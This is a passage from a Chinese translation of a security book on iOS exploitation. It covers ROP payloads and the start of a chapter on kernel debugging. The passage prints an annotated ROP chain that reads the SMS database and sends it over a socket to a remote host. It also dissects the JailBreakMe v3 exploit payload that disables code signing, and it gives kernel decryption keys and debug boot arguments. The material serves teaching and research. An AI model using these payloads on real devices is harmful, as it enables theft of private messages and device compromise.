int sock = socket(PF_INET, SOCK_STREAM, 0);
struct sockaddr address;

connect(sock, address, sizeof(address));
struct stat buf;
stat("/private/var/mobile/Library/SMS/sms.db", &buf);
void *file = mmap(0, buf.st_size, PROT_READ, MAP_PRIVATE, fd, 0);
write(sock, file, buf.st_size);
sleep(1);
exit(0);
```

第一行的调用严格来说与有效载荷本身关系不大，它其实只是用来使手机振动以进行调试。从那里开始，SMS数据库和套接字都被打开了。然后，为了获取文件的大小，其中调用了stat()。

为了能发送该文件，我们要利用mmap()在内存中对其进行映射。接着该文件就被发送给远程服务器。在这里，一些有趣的事发生了，攻击者被迫在关闭应用程序前调用sleep()。这是必

要的，否则通向远程服务器的连接可能在整个文件发送完之前就关闭了。

当然，程序员可能会注意到，发送文件的正确方式应该是把文件分成很多块，并建立循环一块接一块地发送，直到文件末端。这样做的问题一如8.2.3节中提到的，除非使用ROP编译器，否则用ROP编写循环不是件易事。这同时也就表明该有效载荷是手工编写的。

在观察该有效载荷其余部分之前，大家需要理解，在这个具体的示例中，攻击者知道假栈指针的地址，因此很容易对与这个假栈指针有关的数据结构寻址，并将它们存储起来。该有效载荷以及相应的注释如下列代码所示。这里是从`stealFile_rop_3_1_3_gs`函数中第34行（`0x32986a41`）处的ROP值数组指向的地址开始执行的：

```
function stealFile_rop_3_1_3_gs(sp)
{
      var ropvalues = Array(244);
      function sockaddr_in(ip, port)
{
      var a = String.fromCharCode(0x210); // sin_family=AF_INET, sin_len=16
      var b = String.fromCharCode(((ip[1]&255)<<8)+(ip[0]&255));
      var c = String.fromCharCode(((ip[3]&255)<<8)+(ip[2]&255));
      var p = String.fromCharCode(((port >> 8) &0xff)+((port&0xff)<<8));
      var fill = String.fromCharCode(0);
      fill += fill;
      fill += fill;
            return a + p + b + c + fill;
}

function encode_ascii(str)
{
      var i, a = 0;
      var encoded = "";

      for(i = 0; i < str.length; i++) {
      if (i&1) {
            encoded += String.fromCharCode((str.charCodeAt(i) << 8) + a);
      } else {
            a= str.charCodeAt(i);
            }
      return encoded + String.fromCharCode((i&1) ? a : 0);
}

      // 32字节（30字节ASCII码，2字节表示终止的0）
      var name = encode_ascii("/private/var/mobile/Library/SMS/sms.db");
      // 16字节
      var sockStruct = sockaddr_in(Array(192,168,0,3), 9090);
      var i = 0;

      var locSockStruct = sp + 4*244;
      var locFD = sp + 4*244-4;
      var locSock = locFD - 4;
      var locMappedFile = locSock -4;
      var locStat = locMappedFile - 108;
      var locFilename = locSockStruct + 0x10;
```

```
ropvalues[i++] = 0x87654321; // 仿造的r7
ropvalues[i++] = 0x32986a41; // LR->PC (thumb模式)
      // 接下来执行的块：设置LR
// 32986a40     e8bd4080    pop         {r7, lr}
// 32986a44         b001    add         sp, #4
// 32986a46         4770    bx          lr

ropvalues[i++] = 0x12345566; // 仿造的r7
ropvalues[i++] = 0x32988673; // LR (thumb模式)
ropvalues[i++] = 0x11223344; // 填充，通过add sp, #4跳过

// 接下来执行的块：调用单参数函数
// 32988672    bd01 pop {r0, pc}

ropvalues[i++] = 0x00000fff; // r0
ropvalues[i++] = 0x30b663cd; // PC

// 库调用
// 0x30b663cc <AudioServicesPlaySystemSound>
// AudioServicesPlaySystemSounds uses LR to return to 0x32988673
// 32988672    bd01 pop {r0, pc}

ropvalues[i++] = 0x00000000; // r0
ropvalues[i++] = 0x32986a41; // PC
// 接下来执行的块：设置LR
// 32986a40 e8bd4080    pop         {r7, lr}
// 32986a44     b001    add         sp, #4
// 32986a46     4770    bx          lr

ropvalues[i++] = 0x12345566; // 仿造的r7
ropvalues[i++] = 0x32988d5f; // LR (thumb模式)
ropvalues[i++] = 0x12345687; // 填充，通过 add sp, #4跳过

// 接下来执行的块：载入R0~R3
// 32988d5e   bd0f pop {r0, r1, r2, r3, pc}

ropvalues[i++] = locFilename;  // r0文件名
ropvalues[i++] = 0x00000000;   // r1 O_RDONLY
ropvalues[i++] = 0x00000000;   // 仿造的r2
ropvalues[i++] = 0xddddeeee;   // 仿造的r3
ropvalues[i++] = 0x32910d4b;   // PC

// 接下来执行的块：调用open
// 32910d4a  e840f7b8 blx open
// 32910d4e  bd80 pop {r7, pc}

ropvalues[i++] =0x33324444;   // r7
ropvalues[i++] =0x32987baf;   // PC
// 32987bae  bd02    pop {r1, pc}

ropvalues[i++] = locFD-8;    //r1指向FD
ropvalues[i++] = 0x32943b5c; //PC
```

```
//32943b5c  e5810008    str         r0, [r1, #8]
//32943b60  e3a00001    mov         r0, #1 ; 0x1
//32943b64  e8bd80f0    ldmia   sp!, {r4, r5, r6, r7, pc}

ropvalues[i++] = 0x00000000; // 填充
ropvalues[i++] = 0x00000000; // 填充
ropvalues[i++] = 0x12345687;
ropvalues[i++] = 0x12345678;
ropvalues[i++] = 0x32986a41; // PC
//32986a40  e8bd4080    pop         {r7, lr}
//32986a44      b001    add         sp, #4
//32986a46      4770    bx          lr

ropvalues[i++] = 0x12345566; // r7
ropvalues[i++] = 0x32987baf; // LR
ropvalues[i++] = 0x12345678; // 填充
//32987bae   bd02  pop     {r1, pc}

ropvalues[i++] = 0x33324444; // r7
ropvalues[i++] = 0x32988d5f; // PC
//32988d5e   bd0f pop {r0, r1, r2, r3, pc}

ropvalues[i++] = 0x00000002;    // r0域
ropvalues[i++] = 0x00000001;    // r1类型
ropvalues[i++] = 0x00000000;    // r2协议
ropvalues[i++] = 0xddddeeee;    // r3
ropvalues[i++] = 0x328e16dc;    // 调用套接字

// 套接字返回到指向32987bae的lr

ropvalues[i++] = locSock-8; //r1指向locSock
ropvalues[i++] = 0x32943b5c; //PC
//32943b5c  e5810008    str         r0, [r1, #8]
//32943b60  e3a00001    mov         r0, #1; 0x1
//32943b64  e8bd80f0    ldmia   sp!, {r4, r5, r6, r7, pc}

ropvalues[i++] = 0x00000000;
ropvalues[i++] = 0x00000000;
ropvalues[i++] = 0x12345687;
ropvalues[i++] = 0x66554422;
ropvalues[i++] = 0x32988d5f; // PC
//32988d5e   bd0f   pop  {r0, r1, r2, r3, pc}

ropvalues[i++] = locSock;       // r0套接字
ropvalues[i++] = locSockStruct; // r1结构体
ropvalues[i++] = 0x00000010;    // r2结构体的大小
ropvalues[i++] = 0xddddeeee;    // r3
ropvalues[i++] = 0x328c4ac9;    //
//328c4ac8      6800    ldr    r0, [r0, #0]
//328c4aca      bd80    pop    {r7, pc}

ropvalues[i++]= 0x99886655; // r7垃圾回收
ropvalues[i++] = 0x328e9c30; //调用connect
```

8

```
                //connect返回到指向32987bae的r7

ropvalues[i++] = 0x00000000; //r1
ropvalues[i++] = 0x32988d5f; // PC
//32988d5e   bd0f  pop {r0, r1, r2, r3, pc}

ropvalues[i++] = locFilename; // r0, fd
ropvalues[i++] = locStat; // r1, stat结构体
ropvalues[i++] = 0x00000000;
ropvalues[i++] = 0x00000000;
ropvalues[i++] = 0x328c2a4c; // 调用stat

// stat返回到指向32987baf的lr

ropvalues[i++] = 0xabababab; //r1
ropvalues[i++] = 0x328c722c; //PC
//328c722c  e8bd8330  ldmia sp!, {r4, r5, r8, r9, pc}

ropvalues[i++] = 0x00000000; //r4将成为mmap的地址
ropvalues[i++] = 0x00000000; //r5不管是什么都行
ropvalues[i++] = 0x00000000; //r8将成为mmap的文件长度
ropvalues[i++] = 0x00000002; //r9被复制到r3中的MAP_PRIVATE
ropvalues[i++] = 0x32988d5f; // PC
//32988d5e   bd0f  pop  {r0, r1, r2, r3, pc}
       ropvalues[i++] = locFD - 36;
       // r0 will be the filedes for mmap
ropvalues[i++] = locStat + 60;  // r1结构体stat的文件大小
ropvalues[i++] = 0x00000001;    // r2 PROT_READ
ropvalues[i++] = 0x00000000;
       // r3必须是有效地址，但我们不关心它到底是什么地址
ropvalues[i++] = 0x32979837;
//32979836      6a43    ldr    r3, [r0, #36]
//32979838      6a00    ldr    r0, [r0, #32]
//3297983a      4418    add    r0, r3
//3297983c      bd80    pop    {r7, pc}

ropvalues[i++] = sp + 73*4 + 0x10; //r7不管是什么都行
ropvalues[i++] = 0x32988673;
//32988672      bd01    pop    {r0, pc}

ropvalues[i++] = sp - 28; //r0必须是一块我们不关心的内存
ropvalues[i++] = 0x329253eb;
//329253ea      6809    ldr    r1, [r1, #0]
//329253ec      61c1    str    r1, [r0, #28]
//329253ee      2000    movs   r0, #0
//329253f0      bd80    pop    {r7, pc}
      ropvalues[i++] = sp + 75*4 + 0xc; //r7
ropvalues[i++] = 0x328C5CBd;
//328C5CBC      STR     R3, [SP,#0x24+var_24]
//328C5CBE      MOV     R3, R9
//328C5CC0      STR     R4, [SP,#0x24+var_20]
//328C5CC2      STR     R5, [SP,#0x24+var_1C]
//328C5CC4      BLX     ___mmap
```

```
//328C5CC8 loc_328C5CC8         ; CODE XREF: _mmap+50j
//328C5CC8      SUB.W   SP, R7, #0x10
//328C5CCC      LDR.W   R8, [SP+0x24+var_24],#4
//328C5CD0      POP     {R4-R7,PC}

ropvalues[i++] = 0xbbccddee;//我们需要对之前已经存储在栈中的内容进行一些填充
ropvalues[i++] = 0x00000000;
ropvalues[i++] = 0x00000000;
ropvalues[i++] = 0x00000000;
ropvalues[i++] = 0x32987baf;
//32987bae bd02 pop {r1, pc}

        ropvalues[i++] = locMappedFile -8;
// r1指向映射到内存中的文件
ropvalues[i++] = 0x32943b5c; // PC
//32943b5c  e5810008  str    r0, [r1, #8]
//32943b60  e3a00001  mov    r0, #1 ; 0x1
//32943b64  e8bd80f0  ldmia  sp!, {r4, r5, r6, r7, pc}

ropvalues[i++] = sp; //将被重写
ropvalues[i++] = 0x00000000;
ropvalues[i++] = 0x12345687;
ropvalues[i++] = 0x12345678;
ropvalues[i++] = 0x32988d5f; // PC
//32988d5e    bd0  fpop  {r0, r1, r2, r3, pc}

ropvalues[i++] = sp -28; // r0在载入r1时被重写
ropvalues[i++] = locMappedFile; // r1不管是什么都行
ropvalues[i++] = 0x00000000; // r2稍后被放入
ropvalues[i++] = locStat + 60; // 稍后用于将内容载入r2
ropvalues[i++] = 0x3298d351;
//3298d350      681a    ldr    r2, [r3, #0]
//3298d352      6022    str    r2, [r4, #0]
//3298d354      601c    str    r4, [r3, #0]
//3298d356      bdb0    pop    {r4, r5, r7, pc}
        ropvalues[i++] = 0x00000000;
ropvalues[i++] = 0x00000000;
ropvalues[i++] = 0x00000000;
ropvalues[i++] = 0x329253eb;
//329253ea      6809    ldr     r1, [r1, #0]
//329253ec      61c1    str     r1, [r0, #28]
//329253ee      2000    movs    r0, #0
//329253f0      bd80    pop     {r7, pc}

ropvalues[i++] = 0x11223344;
ropvalues[i++] = 0x32988673
//32988672      bd01    pop   {r0, pc}

ropvalues[i++] = locSock;
ropvalues[i++] = 0x328c4ac9;
//328c4ac8      6800    ldr   r0, [r0, #0]
//328c4aca      bd80    pop   {r7, pc}
```

8

```
ropvalues[i++] = 0x88776655; // r7垃圾回收
ropvalues[i++] = 0x32986a41; // PC
//32986a40  e8bd4080    pop         {r7, lr}
//32986a44      b001    add         sp, #4
//32986a46      4770    bx          lr

ropvalues[i++]=0x12345566; // r7
ropvalues[i++]=0x3298d3ab; // LR
ropvalues[i++]=0x12345678; // 填充
//3298d3aa      bd00    pop  {pc}
          ropvalues[i++] = 0x328e456c; // 调用write

// write返回到指向0x3298d3ab的lr
      ropvalues[i++] = 0x32988673;
// 32988672     bd01    pop   {r0, pc}
      ropvalues[i++] = 0x00000001;
ropvalues[i++] = 0x328fa335; //调用sleep();

// sleep返回到指向0x3298d3ab的lr

ropvalues[i++] = 0x32988673;
// 32988672     bd01    pop   {r0, pc}

ropvalues[i++] = locFD;       // r0 fd
ropvalues[i++] = 0x328c4ac9;  //
//328c4ac8      6800    ldr    r0, [r0, #0]
//328c4aca      bd80    pop    {r7, pc}

ropvalues[i++] = 0xccccdddd;
ropvalues[i++] = 0x328c8d74; // 调用close()
      // close返回到指向0x3298d3ab的lr

ropvalues[i++] = 0x328e469d;    // call exit()
```

8.4.2 利用ROP结合两种漏洞攻击程序（JailBreakMe v3）

正如我们在第7章中曾简要介绍过的，由comex编写的JailBreakMe v3（也称Saffron）漏洞攻击程序是已经公开的让人印象最深刻的iOS漏洞攻击程序之一。此处不会详细介绍这个漏洞攻击程序，不过为了理解它的ROP有效载荷，我们会考虑其中一个重要的细节。

从iOS 4.3起，苹果公司引入了ASLR，也就是地址空间布局随机化机制，因此任何想要利用ROP的漏洞攻击程序都需要找到模块的基址（base address）。Saffron利用某次信息泄密确定了存储着所有库文件的`dyld_shared_cache`的基址。一旦基址泄露，Saffron就可以根据它重新定位整个ROP有效载荷。

Saffron利用了PDF阅读器中存在的漏洞，因此整个有效载荷都是用T1语言编写的。字体文件中包含了许多例程，其中有一些对于理解ROP有效载荷的工作原理而言非常有用。

大家可以在http://esec-lab.sogeti.com/post/Analysis-of-the-jailbreakme-v3-font-exploit处详细了解这个漏洞攻击程序，而我们在这里只关注与本章主题有关的部分。根据iPhone的具体型号，负

责将有效载荷写入内存的两个例程是例程8和例程9。这里还用到了若干个辅助例程：

- 例程4、例程5和例程7把值压入栈中，其中考虑了ASLR产生的影响；
- 例程6会把一个双字加到漏洞攻击阶段得到的栈偏移量上；
- 例程20和例程21用于加减压入栈的值；
- 例程24把压入栈的值保存到受攻击者控制的位置；
- 例程25会向栈中压入存储在受攻击者控制的位置的地址。

在了解这些信息后，现在来看这些shellcode代码是做什么的。用户空间中的ROP有效载荷大致会执行如下用C语言伪代码表示的操作：

```
mach_port_t self = mach_task_self();
mlock(addr, 0x4a0);
match = IOServiceMatching("AppleRGBOUT");
IOKitWaitQuiet(0, 0);
amatch = IOServiceGetMatchingService(0, match);
IOServiceOpen(amatch, self, 0, &connect);
IOConnectCallScalarMethod(connect, 21, callback, 2, 0, 0);
IOConnectCallStructMethod(connect, 5, kpayload, 0xd8, 0, 0);
IOServiceClose(connect);
munlock(addr, 0x4a0);
void *locutusptr = malloc(0x8590);
zlib.uncompress(locutusptr, 0x8590, locutussource,0x30eb);
fd = open("/tmp/locutus", O_WRONLY | O_CREAT | O_TRUNC, 0755);
write(fd, locutusptr, 0x8590);
close(fd);
posix_spawn(0, "/tmp/locutus", 0, 0, NULL, NULL);
//这将使执行继续下去
r0 = 1337;
sp = crafted_offset;
```

这段代码首先会把ROP内核空间shellcode（`kpayload`）映射到一个特定的地址。之后，它会定位`AppleRGBOUT` IOKit服务，并用两个`IOConnectCall`函数触发模块中的漏洞。在这里，内核shellcode会被执行。这段shellcode也是ROP，而且它将禁用若干种保护机制，其中就包括代码签名，这样一来，在之后执行返回用户空间时locutus应用程序就可以运行了。事实上，然后它会取消对这些shellcode的映射，解压缩locutus二进制文件，将其写入某个文件，并派生该文件。

最后，为了避免MobileSafari崩溃，我们要把栈指针置于安全位置，并把`R0`置为表示受影响函数返回值的某个值，从而恢复执行。

鉴于整个ROP有效载荷的大小和复杂度，分析它可能要花上一整章的篇幅，因此我们在这里只专注于其中某些特定的指令片段和反复涉及的模式。

首先，整个有效载荷是用Python代码编写的，其中包装了必要的指令片段。因此，得到的shellcode中会有特别多的重复指令。毫无疑问，最常用也是我们最感兴趣的就是用来执行函数调用的指令片段。下面的指令片段是与这个在有效载荷中常用于调试的C语言函数调用对应的：

```
char *str;
fprintf(stderr, "Result for %s was %08x\n", str);
  //首先要pop{r4, r7, pc}
```

```
0x1e79c    //r4，这是将要利用infoleak调整的地址
0x0        //r7
0x3002b379 //pc, 这完成的是：ldr r0, [r0, #0] pop{r7, pc}
0x0        //r7
0x32882613 //pc，这完成的是：str r0, [r4, #0] pop{r4, pc}
0x1e4c4    //r4，这是将要利用infoleak调整的地址
0x32882613 //pc，这完成的是：str r0, [r4, #0] pop{r4, pc}
0x32c928fd //r4，fprintf的地址
0x30fb7538 //pc，这完成的是：pop {r0, r1, r2, r3, pc}
0x3e810084 //r0，___stderrp的地址
0x1eec8    //r1，利用infoleak调整的地址
0x1eee0    //r2，利用infoleak调整的地址
0x0        //r3
0x3002b379 //pc，这完成的是：ldr r0, [r0, #0] pop{r7, pc}
0x1e4d8    //r7， 利用infoleak调整
0x3001a889 //pc，这完成的是：blx r4 sub sp, r7, #4 pop{r4, r7, pc}
0x332a6129 //r4，mach_task_self的地址
0x1e4e4    //r7， 利用infoleak调整
0x3001a889 ////pc，这完成的是：blx r4 sub sp, r7, #4 pop{r4, r7, pc}
```

在大多数情况下，余下的代码并不是太复杂，而且它大大地利用了之前演示过的模式执行函数调用。shellcode中另两个相关部分就是开头和结尾，它们分别用于ASLR增量的计算与执行的恢复。

负责写入有效载荷的T1例程一开始会执行以下指令：

```
0x00000000  8c      push 0x1
0x00000001  8c      push 0x1
0x00000002  a4      push 0x19
0x00000003  0c 10   callothersubr #25 nargs=1;
  get_buildchar top[0] = decoder->buildchar[idx];
```

该指令序列会先后压入要传递给函数的参数、参数的个数（`0x1`）以及例程编号（`0x19`）。该函数会把由漏洞攻击程序泄露的C语言函数`T1_Parse_Glyph`的地址压入栈中。之后，如下代码会执行：

```
0x00000005  ff 33 73 f6 41  push 0x3373f641
0x0000000c  8d              push 0x2
0x0000000d  a0              push 0x15
0x0000000e  0c 10           callothersubr #21 nargs=2;
substract top[0] -= top[1]; top++
```

例程21会接受被压入栈中的两个值（内存中的`T1_Parse_Glyph`函数的地址，以及库中相同函数的原始地址），并压入这两者的差，接着利用如下代码把这个差存储到攻击者控制的位置：

```
0x00000010  8c              push 0x1
0x00000011  8d              push 0x2
0x00000012  a3              push 0x18
0x00000013  0c 10           callothersubr #24 nargs=2;
  set_buildchar decoder->buildchar[idx] = top[0];
```

该位置现在含有ASLR增量，例程4、例程5和例程7会利用它正确地重新定位有效载荷其余的部分。下一步是计算递增栈指针的指令片段的地址，由以下代码完成：

```
0x00000015  8b             push 0x0
0x00000016  ff 32 87 9f 4b push 0x32879f4b
0x0000001d  8c             push 0x1
0x0000001e  8c             push 0x1
0x0000001f  a4             push 0x19
0x00000020  0c 10          callothersubr #25 nargs=1;
get_buildchar top[0] = decoder->buildchar[idx];
0x00000022  8d             push 0x2
0x00000023  9f             push 0x14
0x00000024  0c 10          callothersubr #20 nargs=2;
add top[0] += top[1]; top++
0x00000026  0c 21          op_setcurrentpoint        ; top -= 2; x=top[0];
  y=top[1]; decoder->flex_state=0
```

存储在内存中的指令片段是已执行的第一个指令片段，它进行了以下操作：

```
add sp, #320
pop {r4, r5, pc}
```

下一段代码会把之前的指令片段正常工作所必需的3个双字压入栈中：

```
0x00000028  8b             push 0x0
0x00000029  8f             push 0x4
0x0000002a  0a             callsubr #04               ; subr_put_dword
0x0000002b  8b             push 0x0
0x0000002c  8f             push 0x4
0x0000002d  0a             callsubr #04               ; subr_put_dword
0x0000002e  ff 30 00 5c bd push 0x30005cbd
0x00000033  ff 00 05 00 0  push 0x5
0x00000038  0a             callsubr #05               ;
subr_put_dword_adjust_lib
```

上述代码可有效地将如下双字压入栈中：

```
0x0
0x0
0x30005cbd + ASLR offset
```

从这里起，栈指针又一次被调整，而ROP有效载荷其余部分会执行。该有效载荷的最后部分会将寄存器R0置为1337，并把栈指针置于让攻击者可以继续执行的位置：

```
0x00000aff  ff 10 00 05 39     push 0x10000539
0x00000b04  ff 10 00 00 00     push 0x10000000
0x00000b09  ff 00 02 00 00     push 0x2
0x00000b0e  ff 00 15 00 00     push 0x15
0x00000b13  0c 10          callothersubr #21 nargs=2;
subtract top[0] -= top[1]; top++
```

因为某些值没法压入应用程序的栈中，所以这里要用到一点小手段。这个小手段就是把两个合法的值相减，只在栈中留下必要的一个值。在上面的代码中，0x10000539和0x10000000被作为参数传递给函数21。相减的结果1337会被压入栈中。然后该有效载荷会利用位于0x30005e97的指令片段把1337存储到R0中：

```
0x00000b17  8b             push 0x0
0x00000b18  8f             push 0x4
```

```
0x00000b19  0a          callsubr #04            ; subr_put_dword
0x00000b1a  ff 30 00 5e 97    push 0x30005e97
0x00000b1f  ff 00 05 00 00    push 0x5
0x00000b24  0a          callsubr #05            ; subr_put_dword_adjust_lib
```

至此，这个有效载荷就只差把栈指针置于不会让浏览器崩溃的安全位置了：

```
0x00000b25  8b              push 0x0
0x00000b26  8f              push 0x4
0x00000b27  0a              callsubr #04             ; subr_put_dword
0x00000b28  ff 10 00 01 b0  push 0x100001b0
0x00000b2d  ff 10 00 00 00  push 0x10000000
0x00000b32  ff 00 02 00 00  push 0x2
0x00000b37  ff 00 15 00 00  push 0x15
0x00000b3c  0c 10                                   callothersubr #21 nargs=2
;
subtract top[0] -= top[1]; top++
0x00000b3e  91              push 0x6
0x00000b3f  0a              callsubr #06            ; 6
0x00000b40  ff 30 00 5d b5  push 0x30005db5
0x00000b45  ff 00 05 00 00  push 0x50000
```

上述代码利用了惯用的相减手段把`0x1b0`压入栈中。这个值随后会与例程6得到的值（栈偏移量）相加。`0x30005db5`处的指令片段会把栈指针置于得出的这个值再减去`0x18`的位置，从这个栈位置弹出若干个寄存器，并恢复MobileSafari的执行。

很显然，Saffron是个非常精妙复杂的漏洞攻击程序。我们希望大家已经多少了解到Saffron中的ROP有效载荷是如何工作的。在本书的配套网站上有两个脚本——`Saffron-dump.py`和`Saffron-ROP-dump.py`，它们可以协助大家转储和分析其余的shellcode代码。

8.5　小结

在本章中大家见识了利用ROP绕过DEP和代码签名机制的手法。从最初的return-to-libc技术开始，我们一直讲到了ROP的自动化。

我们介绍了一种测试ROP有效载荷的简单方式，并概述了攻击者利用该技术可以在iOS上执行的操作。

最后，我们展示了现实中两个复杂的ROP有效载荷。第一个是从电话中窃取数据的，而第二个则使用ROP有效载荷对本机的内核漏洞进行漏洞攻击。

第 9 章

内核的调试与漏洞攻击

到目前为止，本书中介绍的所有例子和漏洞攻击有效载荷都着眼于iOS的用户空间。不过，用户空间代码能做的事情非常有限，因为内核实施的安全措施为其带来了诸多限制。因此，这种攻占是不彻底的，除非大家开始更加深入地了解如何攻击内核并渗透最后一道防线。本章，大家将全面了解各种知识，学会查找内核中的安全漏洞，以调试发现的问题并将漏洞转化为能起作用的内核漏洞攻击程序。

9.1 内核的结构

在查看iOS内核，了解它的结构或对其进行逆向工程之前，我们必须获得一份二进制形式的iOS内核副本。需要的二进制文件名为kernelcache.release.*，大家可以在iOS固件的IPSW归档文件中找到它。不过，内核二进制文件是IMG3格式的，这意味着它是打包且加密过的。解密该文件需要解密密钥和名为`xpwntool`的工具，该工具在Github上有不同人开发的多个版本。大家可以在http://github.com/planetbeing/xpwn找到原始版本的`xpwntool`。

用于解密IMG3文件的解密密钥和AES初始化向量是存储在文件之中的。它们并非以明文的形式存储，而是用设备的GID密钥加密过。GID密钥是固化到设备的硬件中且无法提取的。使用相同型号处理器的设备是共用GID密钥的，这表示iPhone 4、iPod4G和iPad1共用相同的密钥，而像iPhone 3G(S)、iPad 2和iPhone 4S之类的其他设备则使用了不同的密钥。因此，要得到特定内核真正的解密密钥，唯一可行的办法就是在使用相同型号处理器的设备上运行代码。此外，GID密钥在内核启动前的设备引导过程中是禁用的，因此在确定解密密钥时要用到bootrom、iBoot或ramdisk级的漏洞攻击程序。这也就意味着在编写本书时，我们暂时没有办法取得iPad 2和iPhone 4S的解密密钥，因为尚无公开的针对这些设备的底层漏洞攻击程序。对于其他各种设备来说则没问题，实际的密钥可以在THEiPHONEWiKi（http://theiphonewiki.com/）这样的网站上或是redsn0w的keys.plist文件中找到。

注意　读者可在本书配套网站www.wiley.com/go/ioshackershandbook下载本章中的代码。

知道了密钥之后用`xpwntool`解密就很简单了，而且一旦解密就可以揭示内核的秘密了。下

面的例子展示了如何使用xpwntool解密内核：

```
$ xpwntool kernelcache.iPod4,1_4.3.5_8L1.packed
kernelcache.iPod4,1_4.3.5_8L1.decrypted -iv 48c4bac83f853a2308d1525a4a83ac37 -k
4025a88dcb382c794a295ff9cfa32f26602c76497afc01f2c6843c510c9efcfc
```

解密后我们会发现内核二进制文件其实是个ARM Mach-O可执行文件。除了基本内核（base kernel），它还含有若干个存储着已加载内核扩展的存储段。进一步分析二进制文件中的字符串，我们还会发现iOS内核其实是从XNU内核源代码一个未公开的分支编译而来的。因此，iOS内核的结构与Mac OS X内核的结构相同。这意味着，只要想对基本内核进行分析，公开版的XNU内核总能帮上忙，除非没拿到与ARM架构相关的源代码。除此之外，大家对Mac OS X的大多数认识也直接适用于iOS，只有少数例外。因此，大家在iOS的内核中也能发现XNU的三大主要组成部分，它们分别是bsd、mach和IOKit。

9.2　内核的调试

在对内核崩溃进行分析，或是开发重要的内核漏洞攻击程序时，我们有必要在内核严重错误发生之前对内核中正在发生的变化建立反馈机制。尽管对iOS内核的二进制分析已经证明Mac OS X所具有的大部分调试功能也被编译到iOS中，想利用它们却并不容易。本节就要详细介绍iOS中可供选择的各种调试方法。

第一种是阅读内核发生严重错误导致iOS重启后由DumpPanic生成的严重错误日志（paniclog），从而推理出内部的内核状态。这些严重错误日志文件都是些简单的文本文件，根据所发生内核严重错误的类型的不同，它们看起来是有区别的。有关这次严重错误的一般信息中包含了CPU的当前状态，而且如果可能的话，还有一小段内核追踪信息。系统会把全部内核严重错误日志文件收集到/Library/Logs/CrashReporter/Panics目录中，在越狱过的设备上该目录可以直接访问。对于未越狱的设备来说，我们可以通过MobileDevices框架启动lockdown守护进程的com.apple.crashreportmover服务，把严重错误和崩溃的日志文件移动到/var/mobile/Library/Logs/CrashReporter目录中。要从这个位置取回这些日志文件，大家只需要利用com.apple.crashreportcopymobile AFC服务。每当iTunes连接到带有严重错误日志文件的设备，这些服务就会把这些文件复制到Mac机上的~/Library/Logs/CrashReporter/MobileDevice/<devicename>/Panics目录，而我们很容易从这个目录提取这些文件。

```
Incident Identifier: 26FE1B21-A606-47A7-A382-4E268B94F19C
CrashReporter Key:   28cc8dca9c256b584f6cdf8fae0d263a3160f77d
Hardware Model:      iPod4,1
Date/Time:       2011-10-20 09:56:46.373 +0900
OS Version:      iPhone OS 4.3.5 (8L1)

panic(cpu 0 caller 0x80070098): sleh_abort: prefetch abort in kernel
mode:
fault_addr=0x41414140
r0: 0x0000000e  r1: 0xcd2dc000  r2: 0x00000118  r3: 0x41414141
r4: 0x41414141  r5: 0x41414141  r6: 0x41414141  r7: 0x41414141
```

```
r8: 0x41414141  r9: 0xc0b4c580  r10: 0x41414141 r11: 0x837cc244
12: 0xc0b4c580  sp: 0xcd2dbf84   lr: 0x8017484f  pc: 0x41414140
cpsr: 0x20000033 fsr: 0x00000005 far: 0x41414140

Debugger message: panic
OS version: 8L1
Kernel version: Darwin Kernel Version 11.0.0:
Sat Jul 9 00:59:43 PDT 2011;
root:xnu-1735.47~1/RELEASE_ARM_S5L8930X
iBoot version: iBoot-1072.61
secure boot?: NO
Paniclog version: 1
Epoch Time:        sec       usec
  Boot      : 0x4e9f70d3 0x00000000
  Sleep     : 0x00000000 0x00000000
  Wake      : 0x00000000 0x00000000
  Calendar  : 0x4e9f713d 0x000319ff

Task 0x80f07c60: 6227 pages, 79 threads: pid 0: kernel_task
Task 0x80f07a50: 185 pages, 3 threads: pid 1: launchd
```

上面这段严重错误日志示例描述了在引导某个特殊内核时发生的内核严重错误。发生这个严重错误的原因在于CPU试图从地址`0x41414140`预取接下来的指令。这表示基于栈的缓冲区溢出会用大量的字符`A`重写已存储的寄存器值和已存储的返回地址。不过，这份严重错误日志中最重要的信息是`LR`寄存器的值，因为该寄存器含有溢出函数调用之后指令的地址。不过，这种调试方法的局限性很强，没法让大家从调用代码的地方进行追踪并确定或找到引发问题的输入。尽管如此，在iOS 4.3之前，人们针对所有用于iOS设备越狱的公开漏洞开发内核漏洞攻击程序时，这种方法是主要的调试方法。只有在iOS 4.3发布之后，内核黑客们才成功利用iOS内核中包含的另一种更强大的调试功能。

根据对iOS的kernelcache文件进行的二进制分析，人们得知Mac OS X内核中使用的内核调试协议KDP也被编译到了iOS内核中。激活该协议就要求使用`debug`引导参数，或引导打过补丁的内核。自从George Hotz开发的`limera1n` bootrom漏洞攻击程序发布后，iPhone 4之类当时较新的设备就可以这样调试内核了。不过因为公开的越狱中内核补丁已损坏，所以人们一开始对这种方法的尝试失败了，而且KDP会被视为已损坏或是已被苹果公司面向iOS禁用了的。但是，在经过一段时间后，人们发现KDP其实是部分运转的，而且在引导瞬间内核崩溃后只剩部分功能了。这些信息让我们有可能从公开的内核补丁中追查引发问题的原因。如今KDP已经完全可以使用了。

一开始，利用KDP进行iOS内核调试是只有iOS越狱开发团队的成员才能使用的方式，因为只有他们才能引导任意内核或在引导最新版本的iOS时使用引导参数。这种局面在Chronic Dev Team发布开源越狱工具`syringe`时首次发生了改变。有了这些代码，每个人最后都有可能引导不同的内核或提供任意引导参数了。与此同时，iPhone Dev Team将这一功能添加到了他们的`redsn0w`工具，让普通的最终用户也能接触到该功能。现在，要在激活KDP的情况下引导内核只需设置`debug`引导参数的`-a`选项。

```
$ ./redsn0w -j -a "debug=0x9"
```

debug引导参数其实是位字段，让大家可以选中或去除特定的KDP功能。表9-1列出了通过切换适当的位所能使用的不同调试功能。支持的位就和Mac OS X内核调试中可用的那些位相同，而且可以从苹果公司提供的内核调试文档中找到。不过，某些调试功能可能不会达到预期效果或者根本不可用。在出现严重错误或不可屏蔽中断（NMI）时创建内核转储的选项就不起作用，因为iPhone中没有以太网设备。根据苹果公司开发人员在报告中的说法，像闯入处于NMI状态的调试器这样的选项是可以起效的，不过当大家尝试这些选项时，它们可能只是引发严重错误并使设备重启。这可能是由另一个受损的内核补丁导致的。在新近面世的苹果设备上，只要同时按住电源键和音量减小键几秒钟，我们就可以触发NMI。

表9-1　可通过debug引导参数选择的调试选项

名　　称	值	描　　述
DB_HALT	0x01	暂停引导，等待附加调试器
DB_PRT	0x02	这会导致内核printf()语句被发送给控制台
DB_NMI	0x04	这应该暂停NMI
DB_KPRT	0x08	这会导致内核printf()语句被发送给控制台
